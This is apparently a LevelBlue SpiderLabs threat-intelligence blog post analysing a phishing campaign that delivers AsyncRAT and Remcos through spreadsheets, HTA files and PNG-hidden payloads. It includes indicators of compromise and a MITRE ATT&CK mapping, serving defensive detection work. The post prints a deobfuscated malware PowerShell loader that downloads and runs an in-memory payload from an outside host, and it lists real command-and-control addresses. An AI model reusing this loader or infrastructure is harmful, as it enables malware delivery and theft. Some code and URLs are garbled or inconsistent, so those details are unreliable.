

AsyncRAT and Remcos Delivered in Multi-Stage Phishing Campaign

levelblue.com/blogs/spiderlabs-blog/asyncrat-and-remcos-delivered-in-multi-stage-phishing-campaign

Fernando Martinez Sidera

July 2, 2026



- [Home](#)
- [SpiderLabs Blog](#)

Over the past two weeks, LevelBlue SpiderLabs has been tracking an active phishing campaign distributing malicious spreadsheet attachments. What initially appeared to be a limited phishing attempt quickly evolved into a widespread campaign impacting multiple organizations across various industries, including manufacturing, media, professional services, agriculture, and chemicals. The affected organizations are distributed globally, with firms identified across Europe, the Asia-Pacific region, and the Americas.

The social engineering attack began with generic emails primarily targeting sales, procurement, and vendor management staff. Email themes varied and included purchase orders, supplier registration forms, shipping documents, payment advice notes, and supply contracts. Given the global nature of the campaign, emails were observed in multiple languages, including English, Polish, Chinese, and Thai. The tone remained consistently professional and transactional, designed to avoid raising suspicion among employees who routinely handle vendor communications.

Similar campaigns have been identified since April; however, this particular wave has significantly intensified during June. Activity was primarily observed between June 10 and June 23, 2026, with hundreds of payload variations identified in the wild and a presence spanning more than a dozen countries during this period.

As with many phishing campaigns, the analyzed threat follows a multi-stage delivery chain in which each component performs a narrowly defined role: the email establishes initial trust, the spreadsheet retrieves the script loader, the HTA performs environment checks and staging, and the final stage deploys the RAT or information stealer. LevelBlue SpiderLabs has identified this campaign delivering Remcos and AsyncRAT, but it is likely that it also distributes other malware families, such as FormBook and Lumma.




Figure 1. Remcos and AsyncRAT phishing campaign attack chain.

Some of the observed samples incorporate multiple layers of obfuscation for detection evasion. For the purposes of this blog, we focus on the sample `49c7b4eb6620917ee7ca796472b7af9f01ea6f7f80391ae7eb7bd8dabe0b7249`, although numerous other variants exhibit similar behavior.

Figure 2. GET request to a PHP file.

[illegible]

Figure 3. The code is hidden between ‘disor’ words to evade detection. These words are then removed during the execution phase.

- The PowerShell payload is responsible for reaching out to a separate domain to retrieve the next stage. In many of the observed cases, the contacted URL follows the pattern `as[.]al/file/KBn1RC`. This domain corresponds to a paste service similar to Pastebin, allowing users to share text

or files. Notably, these URLs closely resemble those generated by the URL shorteners observed in the earlier stages of the campaign.

Dedicated to hunting and eradicating the world's most challenging threats.

SpiderLabs

Although `asf[.]al` appears in the sample analyzed in this blog, the most frequently observed hostname at this stage, is `icy-lab-0431.guilherme-telecomunicacoes2024.workers[.]dev`, which accounts for approximately 90% of all variations. This hostname is associated with Cloudflare Workers and belongs to the namespace `guilherme-telecomunicacoes2024`. The prefix `icy-lab-0431` corresponds to the worker name and is likely auto-generated by the platform. Attackers benefit from using `workers.dev` domains because they can quickly create disposable, trustworthy-looking infrastructure that blends in with legitimate Cloudflare traffic while avoiding traditional hosting traceability. Additionally, the serverless and programmable nature enables dynamic redirection, payload staging, and obfuscation, making detection and takedown significantly harder.

This download corresponds to a PNG image that contains an embedded executable appended to the end of the file, delimited by the markers “IN-” and “in1”. On top of hiding the content inside another file, the content within these markers requires character substitution, reversal, and Base64 decoding to be reconstructed. Despite these obfuscation layers and the attempted use of steganography for concealment, the presence of the string “##QqVT-in1” at the end of the file remains a clear indicator that an executable payload is embedded within the image, and what steps might be needed to retrieve it.

```

1 $transitioned="http://a.e.al/file/KBn1RC".Replace('@','s');
2 $testatrix=New-Object Net.WebClient;
3 $testatrix.Headers.Add('User-Agent','Mozilla/5.0');
4 $counterplede=$testatrix.DownloadData($transitioned);
5 $prevalent=[Text.Encoding]::UTF8.GetString($counterplede);
6 $syndromic='IN-';
7 $injecta='-in1';
8 $scalaritropic=$prevalent.IndexOf($syndromic);
9 $gypster=$prevalent.LastIndexOf($injecta);
10 if($scalaritropic -eq -1 -or $gypster -eq -1){
11     return
12 }
13 $soribatic=$scalaritropic-$syndromic.Length;
14 $monologuing=$prevalent.Substring($prevalent.IndexOf($syndromic)-$syndromic.Length, $gypster-($prevalent.IndexOf($syndromic)-$syndromic.Length));
15 $reproductive=$monologuing.Replace('#','A').ToCharArray();
16 [Array]::Reverse($reproductive);
17 $naturalized=$reproductive -join '';
18 [byte[]]$sdruidism=[Convert]::FromBase64String($naturalized);
19 $winnel=[IPAddress]::CurrentDomain.Load($sdruidism);

```

Figure 4. The PNG image contains an embedded executable appended to the end of the file by the 'IN-' and '-in1' markers.

This payload is then passed as a parameter to `AppDomain.CurrentDomain.Load()`, allowing it to be executed without being written to disk. The injected DLL initiates execution by invoking the `Main` method defined in the `Fiber.Program` namespace. This namespace seems to be consistent throughout the whole campaign and helps to identify other technical blogs discussing the same type of payload.

At the end of the file, there is a hardcoded configuration for the next payload, passed as arguments to `Fiber.Program.Main`, including the drop path, filename, scheduled task name, and the next stage URL.

```
$photoelectres=[
    'http://198.12.83.75/98/img_194618.png', Stage2 URL
    ''
    'C:\Users\Public\Downloads\', Drop path
    'tANbAj85Pn', Filename
    'Caspol', Executor
    ''
    'Caspol',
    ''
    ''
    'C:\Users\Public\Downloads\',
    'tANbAj85Pn',
    'hta', File extension
    '1',
    ''
    'CTCz2HtLq0', Task name
    '0',
    ''
    ''
    ''
]:
```

Figure 5. The PNG file with an obfuscated DLL is passed to `Fiber.Program.Main`.

The following payload follows the same patterns just observed. An executable Base64 encoded, reversed, with some characters replaced and appended at the end of a PNG file between the strings "INICIO" (start in Spanish) and "FIM" (almost the Spanish word for the end). When decoded, this particular sample delivers an AsyncRAT payload, but other samples have been observed replacing this final payload with an HTA

delivering Remcos. And despite not having been observed in this particular campaign, this type of campaign has also been previously observed delivering other RATs or infostealers, such as Lumma or FormBook.

HTA Naming: Optimism as Operational Security

One of the distinctive hallmarks of this campaign is the HTA file-naming convention. Across the different filenames analyzed, the operators generated long, lowercase, concatenated English phrases built from a recurring vocabulary of positive, aspirational words. The result reads like motivational word salad, which is almost certainly intentional to bring a smile to the malware analysts and incident responders that come across the samples.

Some of the core vocabulary observed by frequency of appearance:

Theme	Words observed
Positive sentiment	good, best, better, great, greatness, goodthings
Personal/agentive	me, my, for, with, given, wegiven, giveme
Forward-looking	coming, happened, waiting, recreating
Abstract nouns	things, feelings, world, networking, skills, place
Typos/variation	tihigns, comig, wegivne, thorough, ibred

Representative filenames:

- goodthingswithbetterworldcoming.hta
- givenmebreakwithbestthingsgood.hta
- goodthingsformebetterforme.hta
- wegivenmebestthingsforbetterplacetocme.hta
- goodkingswithbestnetworkingwithbest.hta
- greatnesscomingfromtheworldthoroughme.hta

The naming scheme is consistent enough to serve as a high-fidelity hunting indicator even when individual C2 IPs rotate between waves. Below are some of the Remcos' configurations associated with these samples:

HTA file	C2	Bot
goodthingswithbetterworldcoming.hta (0542b57b67b021f877969c900214362d62eb2ba56d0645ab4e62838c8c79733a)	173.231.188[.]244:14641	Rer
givenmebreakwithbestthingsgood.hta (bb551faff31c0a2c073b8a8cde34b41b6aed6e3aa7ca190e4764fdb037be2c3)	192.227.219[.]79:4550/4551/4553	aloc
goodthingsformebetterforme.hta (eb5ec9fca46e31da933f3a52aed3e483aec25e59c7540b89740fbe6dc19b0bc8)	ffgfgjjddsgtrddhtjyfdsessxdssdfdfdfghfhg.duckdns[.]org:14647	MIL

(bb551faff31c0a2c073b8a8cde34b41b6aed6e3aa7ca190e4764fdb037be2c3)

Conclusion

This campaign illustrates a multi-stage phishing operation delivering commodity remote access trojans, including Remcos and AsyncRAT, through layered obfuscation and staged payload delivery. Despite the diversity of lures and global targeting, the underlying infection chain remains consistent and heavily reliant on script-based execution and fileless techniques.

Notably, the threat actors appear to prioritize evasion through volume and obfuscation rather than technical sophistication. While multiple concealment techniques are employed — including encoding, padding, and staged delivery — these methods are neither particularly advanced nor difficult to reverse, especially with the assistance of code-oriented large language models (LLMs). The significant number of variations observed in first-stage payloads further suggests that automation is leveraged to rapidly generate artifacts at scale and may also extend to the creation of phishing emails and malicious attachments. This combination of low-complexity obfuscation and high variability raises the possibility that LLMs or similar tooling are being used to streamline development and increase operational efficiency.

The growing likelihood of LLM-assisted threat activity underscores the need for defenders to integrate these tools into their own workflows, enabling faster analysis and more effective detection at scale.

SpiderLabs continues to monitor this activity cluster and associated infrastructure rotation.

Indicators of Compromise

The following technical indicators are associated with reported intelligence. A list of indicators is also available in the [OTX Pulse](#). Please note, the pulse may include other related activities but are beyond the scope of the report.

Indicator type	Indicator (defanged)	Context
SHA256	49c7b4eb6620917ee7ca796472b7af9f01ea6f7f80391ae7eb7bd8dabe0b7249	Analyzed attachment that delivers AsyncRAT
URL	https://cuth[.]me/sse8kU	URL shortener redirecting to HTA payload
URL	https://masuk[.]to/FdpxBG	URL shortener redirecting to HTA payload
URL	https://as[.]al/file/KBn1RC	URL shortener redirecting to obfuscated payload
URL	http://107.172.235[.]213/87/img_015059.png	PNG-named Remcos stager
URL	http://107.172.135[.]60/96/ibredgoodforbestthingscomingbackform.hta	Remcos HTA hosting
URL	hxxp://198.12.83[.]75/98/img_194618.png	AsyncRAT payload hosting
IP	173.231.188[.]244:14641	Remcos C2

IP	192.227.219[.]79:4550	Remcos C2
Domain	ffgfgjjddsgtrddhtjyfdsessxdssdfdfghfhg.duckdns[.]org: 14647	Remcos C2
Hostname	icy-lab-0431.guilherme-telecomunicacoes2024.workers[.]dev	Cloudflare worker hosting several payloads
Hostname	dawn-bush-ddd1.yasminanthonyy.workers[.]dev	Cloudflare worker hosting several payloads
Hostname	small-morning-8be0.fsocietyandtools.workers[.]dev	Cloudflare worker hosting several payloads

Observed MITRE ATT&CK techniques

Technique	Tactic	FlutterShell Behavior
T1566.001 — Spearphishing Attachment	Initial Access	Phishing emails deliver weaponized .xls files
T1204.002 — User Execution: Malicious File	Execution	Victim opens .xls attachment and enables macros, triggering VBA dropper execution
T1059.005 — Command and Scripting Interpreter: Visual Basic	Execution	Embedded VBA macros in .xls droppers fetch and launch the HTA second stage
T1218.005 — System Binary Proxy Execution: Mshta	Defense Evasion	HTA files executed via mshta.exe to run embedded JavaScript loader
T1059.007 — Command and Scripting Interpreter: JavaScript	Execution	HTA payloads contain JavaScript responsible for staging and payload retrieval
T1102 — Web Service	Command and Control	Some of the HTA query geoplugin[.]net for victim geolocation before proceeding with infection chain

T1071.001 — Application Layer Protocol: Web Protocols	Command and Control	HTTP/HTTPS used for HTA download, PNG stager retrieval, URL shortener redirects, and Remcos C2 beaconing
T1027 — Obfuscated Files or Information	Defense Evasion	Decoy URL strings appended to shortener links; PNG files used for steganography
T1497 — Virtualization/Sandbox Evasion	Defense Evasion	Geolocation-based execution gating; long sleep intervals and anti-debug tags observed on HTA samples
T1547.001 — Boot or Logon Autostart Registry Key Run Keys	Persistence	Remcos configs enable HKCU and HKLM Run key persistence with mutex-backed instance tracking
T1056.001 — Input Capture: Keylogging	Collection	Remcos and AsyncRAT samples observed enabling keylogging
T1573 — Encrypted Channel	Command and Control	Remcos C2 sessions use RC4-encrypted communications with TLS certificate material in config

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

RESEARCH REPORT

[LevelBlue Threat Spotlight Report: AsyncRAT in Action](#)

About the Author

Fernando is Security Researcher at LevelBlue. Follow Fernando on [LinkedIn](#).

ABOUT LEVELBLUE

LevelBlue secures what's next with intelligence-led security delivering visibility and speed to stop threats faster. As the world's largest and most analyst-recognized pure-play managed security services provider, our AI-powered managed services and cyber expertise across managed, advisory, and incident response services help clients operate with confidence. Learn more [about us](#).

[Emerging Threats Threat Intelligence](#)